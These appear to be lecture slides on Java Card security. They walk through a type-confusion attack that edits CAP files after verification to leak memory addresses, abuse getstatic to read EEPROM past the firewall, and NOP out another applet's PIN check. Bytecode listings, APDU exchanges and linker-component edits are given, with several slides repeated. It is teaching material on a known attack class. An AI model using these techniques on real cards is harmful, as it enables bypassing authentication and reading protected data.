
SC manufacturers philosophy

- Piled sieves!


Introduction

- Java Card security
  - Strong typing → byte code verification
    - Java is a strongly typed language,
    - These properties are verified at the source level by the compiler and at the BC level by the verifier,
    - Unable to forge or manipulate references.
    - For development cards it is possible to modify the CAP file after the verification

L'architecture Java Card



- `public static` fields and methods are accessible from any applet context



Agenda

- Software attacks with Byte Code engineering
  - The environment
  - Type confusion with CAP file manipulation

A use case for this attack

- Modify the code of another applet even if not in the same security context,
- Example:

```
public void debit (APDU apdu)
{
   …
   if (!pin.isValidated())
   {
      ISOException.throwIt(SW_AUTHENTIFICATION_FAILED);
   }
   … //do something safely
}
```

Byte code: … **11 69 85 8D xx xx** …

A use case for this attack

- Modify the code of another applet even if not in the same security context,
- Example:

```
public void debit (APDU apdu)
{
   …
   if (!pin.isValidated())
   {
      ISOException.throwIt(SW_AUTHENTIFICATION_FAILED);
   }
   … //do something safely
}
```

Byte code: … **11 69 85 8D xx xx** … → … **00 00 00 00 00 00** …

Specification

6.2.8.1 Accessing Static Class Fields

Bytecodes: ***`getstatic, putstatic`***

If the Java Card RE is the currently active context, access is allowed.

Otherwise, if the byte code is `putstatic` and the field being stored is a reference type and the reference being stored is a reference to a temporary Java Card RE Entry Point Object or a global array, access is denied.

Otherwise, access is allowed.

Objectives

- `getstatic` can read a memory byte in the eeprom area without firewall restriction
- We need to be able to specify the address to be read as an operand of the `getstatic`,
  - This parameter is resolved by the linker,
  - We need to lure the linker,

Can be done very easily in a static way (but it is very long). Principle is based on similar modifications of CAP file to those for the optimized version

- To optimize the attack we need to be able to execute a mutable code,
  - Fix the base address of the dump area,
  - Auto increment of the operand,
  - Run a Java array (yes we can!).

Principle


- Two problems to solve:
  1. Retrieving information from the card: i.e., modifying value on the Java stack.
- Solution: modification of the CAP file in a coherent way,
  - References can be maliciously manipulated
    - Conversion to integer, arithmetic operation,
  - Only checked through the BC verifier,
  - A bit complex to do due to multiple interaction between components.
    - Need a tool that “recompiles” a modified CAP file.

Principle

- Two problems to solve:
  1. Retrieving information from the card: i.e., modifying value on the Java stack.
  2. Hard code operand in a method: i.e. modifying the class representation in the card (`invoke xxxx` → `invoke yyyy`).
- Solution: the references that need to be resolved are specified in the reference component of the cap file,
  - Optimization for the linker,
  - Removing the reference from this component.

Sketch of the attack in three steps

- We need to read and write anywhere in the eeprom
- In order to do it in an optimized way we need mutable code,
  1 – To perform mutable code we need to manipulate arrays, and get their physical address.
  2 – To access the array as a method we need to access our own instance




First step retrieve array address

```
public short getMyAddresstabByte(byte[] tab)
{
    short toto=(byte)0xAA;
    tab[0] = (byte)0xFF;
    return toto;
}
…

public void process (APDU apdu) throws ISOException
{
    …
    case (byte) 0x29:  // provide an array address
        short val = getMyAddresstabByte(tab);
        Util.setShort(apduBuffer, (short) 0, val);
        apdu.setOutgoingAndSend( (short) 0, (short) 2);
        break;
    …
}

…
```


```
public short getMyAddresstabByte(byte[] tab)
{
    short toto=(byte)0xAA;
    tab[0] = (byte)0xFF;
    return toto;
}
```

```
getMyAddresstabByte (byte[] tab)
{
03        // flags:  0 // max_stack:  3
21        // nargs:  2 // max_locals: 1
10 AA     bspush -86
31        sstore_2
19        aload_1
03        sconst_0
02        sconst_m1
39        sastore
1E        sload_2
78        sreturn
}
```





```
public short getMyAddresstabByte(byte[] tab)
{
    short toto=(byte)0xAA;
    tab[0] = (byte)0xFF;
    return toto;
}
```

```
getMyAddresstabByte (byte[] tab)
{
03        // flags:  0 // max_stack:  3
21        // nargs:  2 // max_locals: 1
10 AA     bspush -86
31        sstore_2
19        aload_1
03        sconst_0
02        sconst_m1
39        sastore
1E        sload_2
78        sreturn
}
```




```
public short getMyAddresstabByte(byte[] tab)
{
    short toto=(byte)0xAA;
    tab[0] = (byte)0xFF;
    return toto;
}
```

```
getMyAddresstabByte (byte[] tab)
{
03        // flags:  0 // max_stack:  3
21        // nargs:  2 // max_locals: 1
10 AA     bspush -86
31        sstore_2
19        aload_1
03        sconst_0
02        sconst_m1
39        sastore
1E        sload_2
78        sreturn
}
```





```
public short getMyAddresstabByte(byte[] tab)
{
    short toto=(byte)0xAA;
    tab[0] = (byte)0xFF;
    return toto;
}
```

```
getMyAddresstabByte (byte[] tab)
{
03        // flags:  0 // max_stack:  3
21        // nargs:  2 // max_locals: 1
10 AA     bspush -86
31        sstore_2
19        aload_1
03        sconst_0
02        sconst_m1
39        sastore
1E        sload_2
78        sreturn
}
```




```
public short getMyAddresstabByte(byte[] tab)
{
    short toto=(byte)0xAA;
    tab[0] = (byte)0xFF;
    return toto;
}
```

```
getMyAddresstabByte (byte[] tab)
{
03        // flags:  0 // max_stack:  3
21        // nargs:  2 // max_locals: 1
10 AA     bspush -86
31        sstore_2
19        aload_1
03        sconst_0
02        sconst_m1
39        sastore
1E        sload_2
78        sreturn
}
```




```
public short getMyAddresstabByte(byte[] tab)
{
    short toto=(byte)0xAA;
    tab[0] = (byte)0xFF;
    return toto;
}
```


```
getMyAddresstabByte (byte[] tab)
{
03        // flags:  0 // max_stack:  3
21        // nargs:  2 // max_locals: 1
10 AA     bspush -86
31        sstore_2
19        aload_1
00        nop
00        nop
00        nop
00        nop
78        sreturn
}
```



Usage

Array address?

80 29 00 00 00



94 4C 90 00

The address is 0x944C

- We succeed to retrieve a reference in the card memory.
- This should be impossible if a verifier was embedded


Sketch of the attack in three steps

- In order to do it in an optimized way we need mutable code,
  - 1 – To perform mutable code we need to manipulate arrays, and get their physical address. **DONE**
  - 2 – To access the array as a method we need to access our own instance
    - In the step 1 we have learn how to get the address of an array
    - In this step we will replace a method invocation by a method invocation **with our array address**
    - **We will be able to execute arbitrary code that can be dynamically modified**

Access to our own embedded code

- It is impossible to invoke an arbitrary byte array.
- Thus we need to lure the interpreter,
  - By retrieving our instance's reference we can find our class address and so our method's address.
  - We will replace the `invokestatic dummyMethod` by `invokestatic myArray`, which address (**`0x944C`**) has been retrieved in the previous step.
  - We are using the instruction `invokevirtual` to retrieve this reference.

Reminder: object representation



Second step retrieve address of my Trojan instance


```
public short getMyAddress()
{
    short toto;
    return toto,
}
…

public void process (APDU apdu) throws ISOException
{
    …
    case (byte) 0X27:  // retrieve instance address
        short val = getMyAddress();
        Util.setShort(apdu.getBuffer(),(short)0, (short)val);
        apdu.setOutgoingAndSend( (short) 0, (short) 2);
        break;
    …
}

…
```

À vous de trouver les modifications à faire dans le byte code: -)

Usage

Instance reference?

80 27 00 00 00



92 35 90 00

The address is 0x9235

- We succeed to retrieve our reference in the card memory.
- This should be impossible if a verifier was embedded

Sketch of the attack in three steps


- In order to do it in an optimized way we need mutable code,

1 – To perform mutable code we need to manipulate arrays, and get their physical address. **DONE**

2 – To access the array as a method we need to access our own instance

  - In the step 1 we have learn how to get the address of an array
  - 2b In this step we will replace a method invocation by a method invocation **with our array address**
  - **We will be able to execute arbitrary code that can be dynamically modified**

What we got at step 2 ?



Step 2b…

- Until now we just modified the CAP file, in order to modify value on top of the stack.
- The address of the class reference is not on the stack,
- We need to be able to read & write at an arbitrary address,
- Now use the `getstatic` flaw.

Step 2b…

À vous de trouver les modifications à faire dans le byte code … ou pas … cf next slide

```
…
static short ad;
…

public short getAddress()
{
    return ad;
}
…

public void process (APDU apdu) throws ISOException
{
    …
    case (byte) 0X28:  // read the content of the memory
        short val = getAddress();
        Util.setShort(apdu.getBuffer(),(short)0,(short)val);
        apdu.setOutgoingAndSend( (short) 0, (short) 2);
        break;
    …
}

…
```

CAP modification is not enough

```
public short getAddress()
{
            // flags:   0
            // max_stack : 1
            // nargs:   0
            // max_locals: 0
7D 00 02    getstatic_s 2
78          sreturn
}
```

Original

```
public short getAddress()
{
            // flags:   0
            // max_stack:  1
            // nargs:   0
            // max_locals: 0
7D 92 35    getstatic_s 92 35
78          sreturn
}
```

Modified

Directory Component

```
Component_sizes = {…
   referenceLocation:   41
…} …
```

Lists the size of each of the components defined in this Cap File

Method Component

```
Method_info[1]//@000C{
//flags: 0
//max stack:1
//nargs:  1
//max locals:0
/*000e*/ getstatic_s 00 02
/*0011*/ sreturn
}
```

Describes each of the methods declared in this package.

Constant Pool Component

```
…
/* 0008, 2 */ CONSTANT_StaticFieldRef :
0x0000
```

Contains an entry for each classes, methods, and fields referenced by elements in the Method Component of this Cap File

Reference Location Component

```
…
Offset_to_byte2_indices = {@000f...}
…
```

Represents lists of offsets into the info item of the Method Component to operands that contain indices into the constant pool array of the Constant Pool Component.

Constant Pool Component

```
…
/* 0008, 2 */ CONSTANT_StaticFieldRef :
0x0000
```

Method Component

```
Method_info[1]//@000C{
//flags: 0
//max stack:1
//nargs:  1
//max locals:0
/*000e*/ getstatic_s 00 02
/*0011*/ sreturn
}
```

Reference Location Component

```
…
Offset_to_byte2_indices = {@000f...}
…
```

On Board Linker

2 =>@0x8805

On Board Method

Constant Pool Component

```
…
/* 0008, 2 */ CONSTANT_StaticFieldRef :
0x0000
```

Method Component

```
Method_info[1]//@000C{
//flags: 0
//max stack:1
//nargs:  1
//max locals:0
/*000e*/ getstatic_s 00 02
/*0011*/ sreturn
}
```

Reference Location Component

```
…
Offset_to_byte2_indices = {@000f...}
…
```

On Board Linker

2 =>@0x8805

On Board Method

```
@9af4
Method_info[1]{
01
10
getstatic_s 0x8805
sreturn
}
```

Reference Location modification

Directory Component
```
Component_sizes = {… referenceLocation:  00 2A …} …
```

Reference Location Component
```
Size 00 2A
Size of the 2 byte subsection 00 1F
Offset_to_byte2_indices = {@000f, @002C,..., @01af} …
```

Modified by

Directory Component
```
Component_sizes = {… referenceLocation:  00 29 …} …
```

Reference Location Component
```
Size 00 29
Size of the 2 byte subsection 00 1E
Offset_to_byte2_indices = {@002C,..., @01af} …
```

Constant Pool Component
```
…
/* 0008, 2 */ CONSTANT_StaticFieldRef :
0x0000
```

Method Component
```
Method_info[1]//@000C{
//flags: 0
//max stack:1
//nargs:  1
//max locals:0
/*000e*/ getstatic_s 92 35 //address of
/*0011*/ sreturn          //the instance
}
```

Reference Location Component
```
…
Offset_to_byte2_indices = {@002c...}
…
```

On Board Linker

2 =>@0x8805


On Board Method

```
@9af4
Method_info[1]{
01
10
getstatic_s 0x9235
sreturn
}
```

Usage

Value at address 0x9235?

`80 28 00 00 00`



